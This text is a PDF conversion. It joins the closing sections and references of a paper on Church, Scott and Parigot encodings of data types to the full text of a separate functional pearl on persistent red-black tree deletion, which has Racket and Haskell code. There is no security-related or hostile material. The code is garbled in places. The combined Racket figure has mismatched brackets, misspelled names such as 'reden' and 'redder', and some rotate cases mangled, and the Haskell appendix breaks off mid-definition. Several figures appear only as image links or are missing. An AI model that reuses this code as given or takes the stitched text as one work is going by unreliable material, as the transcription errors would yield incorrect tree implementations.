Wadler introduced a special form of fusion called deforestation [35]. In deforestation we recognise *producers* and *consumers*. For lists, any function forcing evaluation and processing the list like `foldr` is a good consumer. A producer is a similar recursive function that generates a list. When there is an immediate composition of a producer and a consumer these functions can be fused and the intermediate list is not longer needed. That is a function composition like `foldR g r (foldR (Cons o f) Nil xs)` can be fused to `foldR (g o f) r xs`. This is a standard transformation in many advanced compilers for functional programming languages, e.g. GHC as described by Gill et. al. [16].

Since any `CList` is essentially a `foldR` that forces evaluation, all Church lists are good consumers. When the list is generated by a `foldRC` the function applied to as `Cons-constructor` can be written as `Cons o f`. Hence functions like `mapC` are good producers. This implies that there will be relatively many opportunities for deforestation in a program based on Church lists. Although the gain of deforestation can be a substantial factor, it does not change the complexity of the algorithm.

## 5.8 Optimisation of Tree Manipulations

The results from lists immediately carry over to trees. Any fold over a tree in the Church or Parigot encoding can use the fold inside the representation for optimization.

```

class treeFold t :: b (b a b→b) (t a) → b

instance treeFold Bin where
  treeFold b f Empty = b
  treeFold b f (Node l a r)
    = f (treeFold b f l) a (treeFold b f r)
instance treeFold STree where
  treeFold b f (STree t)
    = t b λl a r.f (treeFold b f l) a (treeFold b f r)
instance treeFold CTree where
  treeFold b f (CTree t) = t b f
instance treeFold PTree where
  treeFold b f (PTree t) = t b λls lc a rs rc.f lc a rc

```

The effects of this optimization are very similar to the effects of the corresponding optimization for lists. This optimization works only for tree manipulations that can be expressed efficiently as a fold over the tree. As a consequence it does not solve the complexity problems for insertion, lookup and deletion from binary search trees (to list just a few examples).

## 6. Summary

For simple implementations of functional programming languages it is convenient to transform the data types like lists and trees to functions. By translating all data types to functions, we only need to implement functions on the core level in our implementation. The implemented language still provides algebraic data types to the user, but there is no runtime notion of these types needed. Such transformations are well known in  $\lambda$ -calculus. In this paper we use a language with named functions and basic types like numbers and characters, instead of pure  $\lambda$ -calculus. The named functions enable us to use recursion in an easier way than in the  $\lambda$ -calculus. In this paper we showed and compared three different implementation strategies for recursive data types by functions. The first strategy is an extension of the well known Church numerals. These Church numerals are treated in nearly all introductory texts about the  $\lambda$ -calculus. The second encoding is based on an idea originating from unpublished notes of Scott. Due to the lack of a good reference, this encoding is reinvented several times in history. The third encoding is a combination of the previous two known as the Parigot encoding.

The difference between these encodings is in the way they handle recursion. In the Church encoding the functions representing the data type contain a fold-like recursion pattern to process the recursive data type. In the Scott encoding the recursive manipulations are done by a recursive function that more closely resembles the recursive functions in ordinary functional programming languages. The Parigot encoding contains both recursion patterns.

In this paper we modelled each algebraic data type to be implemented by a type constructor class in the modeling language. The members of the type constructor class are the functions representing the basic operations of the algebraic data type. By using one additional constructor for each encoding we made instances of this type constructor class for the three encoding compared. By switching the instances of the type constructors class we can execute the same algorithm in different representations. This makes it easy to compare the representations and measure their performance.

The comparison shows us that the functions producing the recursive branch in a constructor, like the tail of a list or a subtree of in a binary tree, are troublesome in the Church encoding. These operations become spine strict in the recursion. This undesirable strictness of the Church encoding ruins lazy evaluation and gives the selection operators an undesirable high run-time complexity. The amount of work to be done is proportional to the size of the data structure instead of constant. These problems are caused by the fold-based formulation of the selector functions. In the Scott encoding the selectors are simple non-recursive  $\lambda$ -expressions, hence they do not have the strictness and complexity problems of the Church encoding. Since the Parigot encoding contains both recursion patterns, we can choose the better Scott option easily.

The complexity problems of the Church representation are increased by the fact that the reduction of a recursive selector is not shared in graph reduction. A selector in the Church representation is a higher order function that needs the next manipulation as argument before it can be evaluated.

When the manipulation used in the algorithm considered is essentially a fold it is possible to optimise the functions implementing the data structure in the Church encoding to achieve the required complexity. For manipulations that are not a fold, the fold-like recursion pattern enforced by the Church encoding really hampers efficient execution. Since many useful programs are not only executing folds over their recursive data structures, we consider the Church encoding of data structures harmful for the implementation purposes discussed in this paper.

The Parigot encoding contains both a Scott encoding and a Church encoding. Compared with the Church encoding it solves

the complexity problems of selecting the recursive branch and it prevents the undesired strict evaluation. However, the Parigot encoding does not bring us the best of both worlds. The additional effort and space required to maintain both encodings spoils the potential benefits of the native fold-right recursion compared with Scott encoding.

## Acknowledgments

Special thanks to Peter Achten for useful feedback on draft versions of this work and stimulating discussions. Aaron Stump from the university of Iowa stimulated us to look again at the Parigot encoding. The feedback of anonymous reviewers helped us to improve this paper.

## References

- [1] M. Abadi, L. Cardelli, and G. D. Plotkin. Types for the Scott numerals. Unpublished note, 1993. URL <http://lucacardelli.name/Papers/Notes/scott2.pdf>.
- [2] H. Barendregt. *The Lambda Calculus: Its Syntax and Semantics*. Studies in Logic and the Foundations of Mathematics. Elsevier Science, 1985. ISBN 9780080933757.
- [3] H. Barendregt, W. Dekkers, and R. Statman. *Lambda Calculus with Types*. Perspectives in Logic. Cambridge University Press, 2013. ISBN 9780521766142.
- [4] E. Barendsen. An unsolvable numeral system in lambda-calculus. *J. Funct. Program.*, 1(3):367–372, 1991.
- [5] A. Berarducci and C. Böhm. Automatic synthesis of typed Lambda-programs on term algebras. *Theoretical Computer Science*, 39 (820076097):135–154, 1985.
- [6] A. Berarducci and C. Böhm. A self interpreter of Lambda-calculus having a normal form. In E. Börger, G. Jäger, H. Kleine Bünning, S. Martini, and M. M. Richter, editors, *Computer Science Logic. 6th Workshop, CSL '92*, volume 702 of *LNCS*, pages 85–99. Springer, 1993. ISBN 978-3-540-56992-3.
- [7] C. Böhm. The CUCH as a formal and description language. In T. Steel, editor, *Formal Languages Description Languages for Computer Programming*, pages 179–197. North-Holland, 1966.
- [8] C. Böhm and W. Gross. Introduction to the CUCH. In E. Caianiello, editor, *Automata Theory*, pages 35–65, London, UK, 1966. Academic Press.
- [9] C. Böhm, A. Piperno, and S. Guerrini. Lambda-definition of function(al)s by normal forms. In D. Sannella, editor, *ESOP*, volume 788 of *LNCS*, pages 135–149. Springer, 1994. .
- [10] R. M. Burstall, D. B. MacQueen, and D. T. Sannella. HOPE: An experimental applicative language. In *Proceedings of the 1980 ACM Conference on LISP and Functional Programming*, LFP '80, pages 136–143. ACM, 1980.
- [11] A. Church. *The Calculi of Lambda-conversion*. Annals of mathematics studies No. 6. Princeton University Press, 1941.
- [12] J. Crossley. Reminiscences of logicians. In J. Crossley, editor, *Algebra and Logic*, volume 450 of *Lecture Notes in Mathematics*, pages 1–62. Springer, 1975. ISBN 978-3-540-07152-5.
- [13] H. B. Curry, J. R. Hindley, and J. P. Seldin. *Combinatory Logic, Volume II*. North-Holland, 1972.
- [14] J. Fairbairn and U. of Cambridge. Computer Laboratory. *Design and Implementation of a Simple Typed Language Based on the Lambda-calculus*. Computer Laboratory Cambridge: Technical report. University of Cambridge, Computer Laboratory, 1985.
- [15] H. Geuvers. The Church-Scott representation of inductive and coinductive data. *Types 2014*, Paris, Draft, 2014. URL <http://www.cs.ru.nl/~herman/PUBS/ChurchScottDataTypes.pdf>.
- [16] A. Gill, J. Launchbury, and S. L. Peyton Jones. A short cut to deforestation. In *Proceedings of the Conference on Functional Programming Languages and Computer Architecture*, FPCA '93, pages 223–232. ACM, 1993.
- [17] R. Hinze. Theoretical pearl Church numerals, twice! *J. Funct. Program.*, 15(1):1–13, Jan. 2005. ISSN 0956-7968.
- [18] R. Hinze. Generics for the masses. *J. Funct. Program.*, 16(4-5):451–483, July 2006. ISSN 0956-7968.
- [19] P. Hudak, S. L. P. Jones, P. Wadler, B. Boutel, J. Fairbairn, J. H. Fasel, M. M. Guzmán, K. Hammond, J. Hughes, T. Johnsson, R. B. Kieburtz, R. S. Nikhil, W. Partain, and J. Peterson. Report on the programming language Haskell, a non-strict, purely functional language. *SIGPLAN Notices*, 27(5):1–, 1992.
- [20] J. Jansen, P. Koopman, and R. Plasmeijer. Efficient interpretation by transforming data types and patterns to functions. In H. Nilsson, editor, *Revised Selected Papers of the 7th TFP'06*, volume 7, pages 73–90, Nottingham, UK, 2006. Intellect Books.
- [21] J. Jansen, P. Koopman, and R. Plasmeijer. From interpretation to compilation. In Z. Horváth, editor, *Proceedings of the 2nd CEFP'07*, volume 5161 of *LNCS*, pages 286–301, Cluj Napoca, Romania, 2008. Springer.
- [22] J. M. Jansen. Programming in the  $\lambda$ -calculus: From Church to Scott and back. In P. Achten and P. Koopman, editors, *The Beauty of Functional Code*, volume 8106 of *LNCS*, pages 168–180. Springer, 2013. ISBN 978-3-642-40354-5.
- [23] T. Johnsson. *Compiling Lazy Functional Languages*. PhD thesis, Chalmers University of Technology, 1987.
- [24] W. Kluge. *Abstract computing machines: a Lambda-calculus perspective*. Texts in theoretical computer science. Springer, 2005. ISBN 3-540-21146-2.
- [25] P. W. M. Koopman, M. C. J. D. V. Eekelen, and M. J. Plasmeijer. Operational machine specification in a functional programming language. *Software: Practice and Experience*, 25(5):463–499, 1995. ISSN 1097-024X.
- [26] P. J. Landin. The mechanical evaluation of expressions. *The Computer Journal*, 6(4):308–320, 1964.
- [27] T. Æ. Mogensen. Efficient self-interpretations in lambda-calculus. *J. Funct. Program.*, 2(3):345–363, 1992.
- [28] M. Naylor and C. Runciman. The Reducer: Widening the Von Neumann bottleneck for graph reduction using an FPGA. In O. Chitil, Z. Horváth, and V. Zsók, editors, *IFL*, volume 5083 of *LNCS*, pages 129–146. Springer, 2007. ISBN 978-3-540-85372-5.
- [29] M. Parigot. Programming with proofs: A second-order type theory. In *Proc. ESOP '88*, LNCS 300, pages 145–159. Springer, 1988.
- [30] M. Parigot. Recursive programming with proofs. *Theor. Comput. Sci.* 94, pages 335–336, 1992.
- [31] S. L. Peyton Jones and J. Salkild. The spineless tagless g-machine. In *Proceedings of the Fourth International Conference on Functional Programming Languages and Computer Architecture*, FPCA '89, pages 184–201. ACM, 1989. ISBN 0-89791-328-0.
- [32] R. Plasmeijer and M. van Eekelen. Clean language report (version 2.1). <http://clean.cs.ru.nl>, 2002.
- [33] R. Plasmeijer, P. Achten, and P. Koopman. iTasks: executable specifications of interactive work flow systems for the web. In R. Hinze and N. Ramsey, editors, *Proceedings of the ICFP'07*, pages 141–152, Freiburg, Germany, 2007. ACM.
- [34] J. Steensgaard-Madsen. Typed representation of objects by functions. *ACM Trans. Program. Lang. Syst.*, 11(1):67–89, Jan. 1989. ISSN 0164-0925.
- [35] P. Wadler. Deforestation: Transforming programs to eliminate trees. In *Proceedings of the Second European Symposium on Programming*, pages 231–248, Amsterdam, The Netherlands, The Netherlands, 1988. North-Holland Publishing Co.

# FUNCTIONAL PEARL

## *Deletion: The curse of the red-black tree*

KIMBALL GERMANE and MATTHEW MIGHT

*University of Utah, UT, USA*  
(e-mail: krgermane@gmail.com)

---

### Abstract

Okasaki introduced the canonical formulation of functional red-black trees when he gave a concise, elegant method of persistent element insertion. Persistent element deletion, on the other hand, has not enjoyed the same treatment. For this reason, many functional implementations simply omit persistent deletion. Those that include deletion typically take one of two approaches. The more-common approach is a superficial translation of the standard imperative algorithm. The resulting algorithm has functional airs but remains clumsy and verbose, characteristic of its imperative heritage. (Indeed, even the term *insertion* is a holdover from imperative origins, but is now established in functional contexts. Accordingly, we use the term *deletion* which has the same connotation.) The less-common approach leverages the features of advanced type systems, which obscures the essence of the algorithm. Nevertheless, foreign-language implementors reference such implementations and, apparently unable to tease apart the algorithm and its type specification, transliterate the entirety unnecessarily. Our goal is to provide for persistent deletion what Okasaki did for insertion: a succinct, comprehensible method that will liberate implementors. We conceptually simplify deletion by temporarily introducing a “double-black” color into Okasaki’s tree type. This third color, with its natural interpretation, significantly simplifies the preservation of invariants during deletion.

---

### 1 Introduction

Red-black trees are an efficient representation of ordered sets, and many common operations, such as search and insertion, are possible in logarithmic time. Their efficiency stems from their mostly-balanced nature, which is guaranteed by their structural invariants.

A red-black tree is a binary tree in which each node is colored red or black, and whose construction satisfies two properties:

1. the local property that every red node has two black children, and
2. the global property that every path from the root to a leaf<sup>1</sup> node contains the same number of black nodes.

<sup>1</sup> For our purposes, leaf nodes do not house a value and are colored black.

These conditions guarantee that the longest path from root to leaf can be no more than twice the shortest (the only difference being individual red nodes interspersed along the way), so the penalty of locating an element in a red-black tree is minor relative to that in a perfectly-balanced tree.

Okasaki properly introduced red-black trees into the functional world when he gave a concise, elegant method of element insertion (Okasaki, 1999). In Okasaki's formulation, insertion of an element begins by traversing the tree, in typical recursive fashion, to find the location on the fringe to place it (or find that insertion unnecessary, in the case that the element is encountered). The newly-added node is colored red, an assignment which may introduce a local property violation. (This act characterizes Okasaki's algorithm: the preservation of the global property at the expense of the local one.) To account for the local property violation, the tree is *re-balanced* as the traversal recedes. This operation rearranges trees of one of the forms




Fig. 1. (Colour online)

to obtain




Fig. 2. (Colour online)

The final step of Okasaki's insertion algorithm is to blacken the root of the tree, which may resolve a red-red violation outside the scope of *balance*.

The concision and elegance of insertion can be manifest in code as well. We use the Racket language (Flatt & PLT, 2010) for this purpose, but any modern functional programming language will do.<sup>2</sup>

First, we define a datatype to represent red-black trees with

```
(struct RBT {})
```

Its variants include internal nodes, defined by

```
(struct N RBT {color left-child value right-child})
```

and leaf nodes, defined by

```
(struct L RBT {})
```

<sup>2</sup> We also provide a Haskell (Peyton Jones, 2003) implementation in the appendix.

We define the macro  $(\mathbf{R} a x b)$  to match and construct red nodes and the macros  $(\mathbf{B} a x b)$  and  $(\mathbf{B})$  to match and construct black internal nodes and leaves. We also define  $(\mathbf{R?} a)$  and  $(\mathbf{B?} a)$  which match nodes without deconstructing them, and bind each to  $a$ .

With this syntax in hand, Okasaki's insertion algorithm is indeed concise.

```
(define (insert t v)
  (define-match ins
    [(B) (R (B) v (B))]
    [(N c a x b)
     (switch-compare
      (v x)
      [< (balance (N c (ins a) x b))]
      [= (N c a x b)]
      [> (balance (N c a x (ins b)))]])
    (blacken (ins t)))
  (define-match balance
    [(or (B (R (R a x b) y c) z d)
         (B (R a x (R b y c)) z d)
         (B a x (R (R b y c) z d))
         (B a x (R b y (R c z d))))) (R (B a x b) y (B c z d))])
    [t t])
  (define-match blacken
    [(R a x b)
     (B a x b)]
    [t t]))
```

## 2 Deletion

Deletion is dual to insertion: where insertion is found unnecessary at the presence of an element, deletion is found unnecessary at its absence. The deletion of any element from the empty tree yields, of course, the empty tree.



Fig. 3

However, insertion into binary trees has the advantage that a new node is added only to the fringe, whereas deletion might also target an interior node. We accommodate this complication by replacing the value in a targeted interior node with its inorder successor<sup>3</sup>, if it exists, and deleting its fringe node. If its inorder successor doesn't exist, we can replace the targeted interior node with its left subtree. This subtree may be empty, to be handled by the following example on the left, or may be a red singleton, to be handled by the same example on the right.




Fig. 4. (Colour online)

In order to preserve the global property, the root color of the resulting tree must be a combination of the root colors of the original tree and its left child that preserves

<sup>3</sup> That is, the value of the leftmost node of the interior node's right child.

their respective path contributions. For pre-transformation root colors of red and black, a post-transformation black root satisfies this requirement. So constrained, we are naturally led to wonder how the tree root of



should be colored under deletion of  $v$ .

In response, we introduce a transitory color, *double-black*, to temporarily preserve the global invariant which both nodes and leaves can take on. We permit double-black leaves by another variant of the red-black tree datatype with

**(struct L2 RBT {})**

and double-black nodes by another color 'BB'. As before, we also define macros to match and construct double-black (**BB**) nodes and leaves. The  $-B$  function demotes a double-black node or leaf to its black counterpart and will prove useful.

Double-black nodes and leaves, depicted with “reversed polarity” as




contribute two black nodes to any path through them. With a color with this property made available, it becomes obvious how to handle a singleton black node:



Fig. 5

Of course, a tree which includes double-black nodes is not a red-black tree, but just as Okasaki balanced red-red violations away by pulling them higher in the tree, we can *rotate* double-black nodes (and leaves) away in the same fashion. We attempt to discharge a double-black node, if one exists, at each step of the traversal unwinding. If discharge isn't possible at a particular step, we arrange for it to be considered by the next step by pulling it higher in the tree. In this way, the double-black node bubbles upward until it is extinguished. At each of these steps, we encounter one of only three tree arrangements (and their reflections) which require double-black node treatment.



In the first case, we can discharge the double-black node immediately with the rotation




Fig. 6. (Colour online)

but, if the subtree  $c$  is red-rooted, this rotation introduces a red-red violation. We compose  $balance$  with the rotation to rectify the violation if it occurs. We match this case and its reflection within the  $rotate$  function by

```
[(R (BB? a-x-b) y (B c z d))
 (balance (B (R (-B a-x-b) y c) z d))]
 [(R (B a x b) y (BB? c-z-d))
 (balance (B a x (R b y (-B c-z-d)))))]
```

It's simple to verify that this rotation preserves the global property: count the number of black nodes in each path through the original subtree and see that the rotation preserves each.

In the next case, a similar rotation




Fig. 7. (Colour online)

does not discharge the double-black node. This case is susceptible to the same red-red violation as the previous, but, rooted by a double-black node, cannot be handled by  $balance$ . We solve this simply by extending  $balance$  to include the transformations





Fig. 8. (Colour online)

i.e., by adding

```
[(or (BB (R a x (R b y c)) z d)
      (BB a x (R (R b y c) z d)))
 (B (B a x b) y (B c z d))]
```

to its case analysis. Unlike the original cases of its design, these cases of *balance*, introducing no red nodes themselves, cannot introduce red-red violations.

It is hopeless to attempt to rearrange the final case



to satisfy the global and local properties simultaneously (not to mention ordering), even with the help of *balance* and *rotate*. However, we observe that in order for each path through this tree to have the same number of black nodes, the red node must have black nodes as children. Including the inner child in our consideration gives us just enough to satisfy every property.




Fig. 9. (Colour online)

The possibility of a red-red violation is present here, but occurs deeper in the tree, and so cannot readily be handled after the rotation. Instead, we must integrate *balance* into the process. As cases for the *rotate* function, this is expressed by

$$\begin{aligned} & [(\mathbf{B} (\mathbf{BB?} a-w-b) x (\mathbf{R} (\mathbf{B} c y d) z e)) \\ & (\mathbf{B} (\mathbf{balance} (\mathbf{B} (\mathbf{R} (-B a-w-b) x c) y d)) z e)] \\ & [(\mathbf{B} (\mathbf{R} a w (\mathbf{B} b x c)) y (\mathbf{BB?} d-z-e)) \\ & (\mathbf{B} a w (\mathbf{balance} (\mathbf{B} b x (\mathbf{R} c y (-B d-z-e))))))] \end{aligned}$$

At the final step of unwinding, a double-black node might reach the root of the tree, outside the domain of *rotate*. Such an occurrence would not be fatal since the newly-colored root node could be soundly demoted by unilaterally *blackening* it after deletion, just as Okasaki does for insertion. This would expose *blacken* to the transient double-black color. In the interest of containing double-black to *balance* and *rotate*, we adopt a coloring policy which prevents a double-black node from ever reaching the root.

Observe that, in any non-empty red-black tree, either one of the root's children is red or the root can be colored red without violating any invariant. So colored, this configuration guarantees a bubbling double-black node will be discharged before it reaches the root, if only just before. We codify this strategy by prefixing deletion with a *redden* operation, which provides that a tree's root may be *blackened* after

an insertion only to be *reddened* before a deletion. To avoid such unnecessary operations, we admit red roots in red-black trees—our invariants in fact never excluded them—and weaken *blacken* to do so only if the red-black construction demands it. This reveals another view of the duality of insertion and deletion: just as the final step of insertion is to *blacken* the root if necessary, the initial step of deletion is to *redden* it if possible.

Deleting the inorder successor from the right child can be accomplished by invoking *delete* directly, but this requires many unnecessary comparisons and that the value of the successor be retrieved beforehand. We define *min/delete* to extract and delete a tree’s minimum element efficiently.

```
(define-match min/delete
  [(B) (error 'min/delete "empty tree")]
  [(R (B) x (B)) (values x (B))]
  [(B (B) x (B)) (values x (BB))]
  [(B (B) x (R a y b)) (values x (B a y b))]
  [(N c a x b) (let-values([(v a*) (min/delete a)])
    (values v (rotate (N c a* x b))))])
```

With these definitions, the deletion algorithm can be expressed succinctly.

<pre>(define-match balance ; Figures 1 and 2 [or (B (R (R a x b) y c) z d)   (B (R a x (R b y c)) z d)   (B a x (R (R b y c) z d))   (B a x (R b y (R c z d)))) (R (B a x b) y (B c z d))] ; Figure 8 [or (BB (R a x (R b y c)) z d)   (BB a x (R (R b y c) z d))) (B (B a x b) y (B c z d))] [t t])</pre> <pre>(define-match rotate ; first case, Figure 6 [(BB? a-x-b) y (B c z d)]   [balance (B (R (-B a-x-b) y c) z d)]) [(B (B a x b) y (BB? c-z-d))   [balance (B a x (R b y (-B c-z-d)))]] ; second case, Figure 7 [(B (BB? a-x-b) y (B c z d))   [balance (BB (R (-B a-x-b) y c) z d))] [(B (B a x b) y (BB? c-z-d))   [balance (BB a x (R b y (-B c-z-d)))]] ; third case, Figure 9 [(B (BB? a-w-b) x (R (B c y d) z e))   (B (balance (B (R (-B a-w-b) x c) y d)) z e)]   [B (R a w (B b x c)) y (BB? d-z-e))]   [(B a w (balance (B b x (R c y (-B d-z-e)))))] ; fall through [t t])</pre>	<pre>(define-match -B [(BB) (B)] [(BB a x b) (B a x b)]) (define (delete t v) (define-match del ; Figure 3 [(B) (B)] ; Figure 4 [(R (B) (== v) (B))  (B)] ; Figure 4 [(B (R a x b) (== v) (B))  (B a x b)] ; Figure 5 [(B (B) (== v) (B))  (BB)] [(N c a x b)  (switch-compare    (v x)    [&lt; (rotate (N c (del a v) x b))]    [= (let-values([(v* b*) (min/delete b)])      (rotate (N c a v* b*)))]    [&gt; (rotate (N c a x (del b v)))]))] (del (reden t)))</pre> <pre>(define-match redder [(B? a) x (B? b)] (R a x b)] [t t])</pre>
---	--




Fig. 10. Time benchmark comparison.

### 3 Evaluation

The primary goal of the preceding account of persistent deletion is comprehensibility. Once the algorithm is understood, many opportunities become apparent to make the algorithm more efficient (but, we contend, less clear). For instance, the *balance* cases can be partitioned by the root node color—black or double-black—and in which child the red-red violation may occur—left or right.

We evaluated the implementation, both as presented and so-“optimized”, against the so-called untyped formulation of Kahrs (Kahrs, 2001).<sup>4</sup> In order to make a more direct comparison, we translated Kahrs’ formulation into Racket. While originally implemented in Haskell, his untyped formulation, as one would expect, does not leverage Haskell’s type system in any appreciable way, so we are confident our port to Racket is faithful.

We performed a benchmark consisting of a sequence of cascading deletions from trees increasing exponentially in size, repeated five times for each size.

Figure 10 illustrates the execution time of each implementation as a graph of execution time over log-scaled tree size. Kahrs’ algorithm performed twice as fast as the presented implementation and still significantly faster than the optimized version. This advantage may be due to his extraction method: instead of replacing the target node’s value with that of its inorder successor, it stitches the subtrees of the target node together.

Each implementation uses essentially the same representation for red-black trees, so memory usage for a given tree in each is the same. An instrumented garbage

<sup>4</sup> We intended to include a zipper-based implementation in the evaluation, but the Scheme port as found was incorrect.

collector revealed differences in the behavior of each implementation with regard to it. For each benchmark, the presented and optimized implementations allocated in total 26G and 25G, and 22% and 32% of execution time was under control of the garbage collector, respectively. In contrast, Kahrs' implementation allocated 34G in total, and 32% of execution time was under control of the garbage collector.

#### 4 Related work

The standard imperative algorithm can be found in many textbooks, such as Cormen *et al.* (Cormen *et al.*, 2001). Translations of this algorithm have been found in SML/NJ (Appel & MacQueen, 1991) and some Scheme implementations (Dybvig, 2003). Despite the use of Huet's zippers (Huet, 1997) and Hinze's linear-time construction method (Hinze *et al.*, 1999), these translations retain the imperative character of their ancestry.

Static type systems have been used to great effect to encode the red-black tree invariants. Kahrs (Kahrs, 2001) leverages Haskell's type system to promote correctness and Appel (Appel, 2011) outright proves Kahrs' approach correct using Coq (Bertot & Castéran, 2004), as Filliâtre does with his own implementation (Filliâtre & Letouzey, 2004). Kahrs' algorithm has been transliterated into languages with ill-suited type systems such as Scala's collections library (Odersky, 2009) and several Scheme implementations.

#### 5 Conclusion

In spite of the existence of faster methods of persistent deletion, the numerous transliterated and even incorrect implementations underscore the need for a comprehensible account. We have endeavored to give such an account. Once the method is understood, clarity can be spent for efficiency, and the performance of the resulting algorithm is competitive with other methods.

#### Acknowledgments

This material is partially based on research sponsored by DARPA under agreement number FA8750-12-2-0106 and by NSF under CAREER grant 1350344. The U.S. Government is authorized to reproduce and distribute reprints for Governmental purposes notwithstanding any copyright notation thereon.

#### References

- Appel, A. W. (2011) Efficient verified red-black trees.
- Appel, A. & MacQueen, D. (1991) Standard ml of new jersey. In *Programming Language Implementation and Logic Programming*. Springer, pp. 1–13. Springer Berlin Heidelberg.
- Bertot, Y. & Castéran, P. (2004) *Interactive Theorem Proving and Program Development: Coq'art: the Calculus of Inductive Constructions*. Springer. Springer-Verlag Berlin Heidelberg.

- Cormen, T. H., Leiserson, C. E., Rivest, R. L. & Stein, C. (2001) *Introduction to Algorithms*, vol. 2. The MIT press Cambridge. The MIT Press Cambridge.
- Dybvig, R. K. (2003) *The Scheme Programming Language*. The MIT Press. The MIT Press Cambridge.
- Filliâtre, J.-C. & Letouzey, P. (2004) Functors for proofs and programs. In *Programming languages and systems*. pp. 370–384.
- Flatt, M. & PLT. (2010) *Reference: Racket*. Tech. rept. <http://racket-lang.org/tr1/>.
- Hinze, R. et al. (1999) Constructing red-black trees. In *Proceedings of the Workshop on Algorithmic Aspects of Advanced Programming Languages*, vol. 99, pp. 89–99.
- Huet, G. (1997) The zipper. *J. Funct. Program.* 7(05), 549–554.
- Kahrs, S. (2001) Red-black trees with types. *J. Funct. Program.* 11(04), 425–432.
- Odersky, M. (2009) The scala language specification, version 2.8. *EpfL lausanne, switzerland*.
- Okasaki, C. (1999) Red-black trees in a functional setting. *J. Funct. Program.* 9(04), 471–477.
- Peyton Jones, S. (2003) *Haskell 98 Language and Libraries: The Revised Report*. Cambridge University Press.

## Appendix A. Haskell code

```

data Color = R | B | BB deriving (Show)

data Tree elt = E | EE | T Color (Tree elt) elt (Tree elt) deriving (Show)

type Set a = Tree a

empty :: Set elt
empty = E

insert :: Ord elt => elt -> Set elt -> Set elt
insert x s = blacken (ins s)
  where ins E = T R E x E
        ins (T color a y b) | x < y = balance color (ins a) y b
                             | x == y = T color a y b
                             | x > y = balance color a y (ins b)

        blacken (T R (T R a x b) y c) = T B (T R a x b) y c
        blacken (T R a x (T R b y c)) = T B a x (T R b y c)
        blacken t = t

balance B (T R (T R a x b) y c) z d = T R (T B a x b) y (T B c z d)
balance B (T R a x (T R b y c)) z d = T R (T B a x b) y (T B c z d)
balance B a x (T R (T R b y c) z d) = T R (T B a x b) y (T B c z d)
balance B a x (T R b y (T R c z d)) = T R (T B a x b) y (T B c z d)
balance BB a x (T R (T R b y c) z d) = T B (T B a x b) y (T B c z d)
balance BB (T R a x (T R b y c)) z d = T B (T B a x b) y (T B c z d)
balance color a x b = T color a x b

delete :: Ord elt => elt -> Set elt -> Set elt
delete x s = del (redden s)
  where del E = E
        del (T R E y E) | x == y = E
                          | x /= y = T R E y E

```

```

del (T B E y E) | x == y = EE
                  | x /= y = T B E y E
del (T B (T R E y E) z E) | x < z = T B (del (T R E y E)) z E
                                | x == z = T B E y E
                                | x > z = T B (T R E y E) z E
del (T c a y b) | x < y = rotate c (del a) y b
                  | x == y = let (y',b') = min_del b
                                in rotate c a y' b'
                  | x > y = rotate c a y (del b)

redder (T B (T B a x b) y (T B c z d)) =
    T R (T B a x b) y (T B c z d)
redder t = t

rotate R (T BB a x b) y (T B c z d) = balance B (T R (T B a x b) y c) z d
rotate R EE y (T B c z d) = balance B (T R E y c) z d
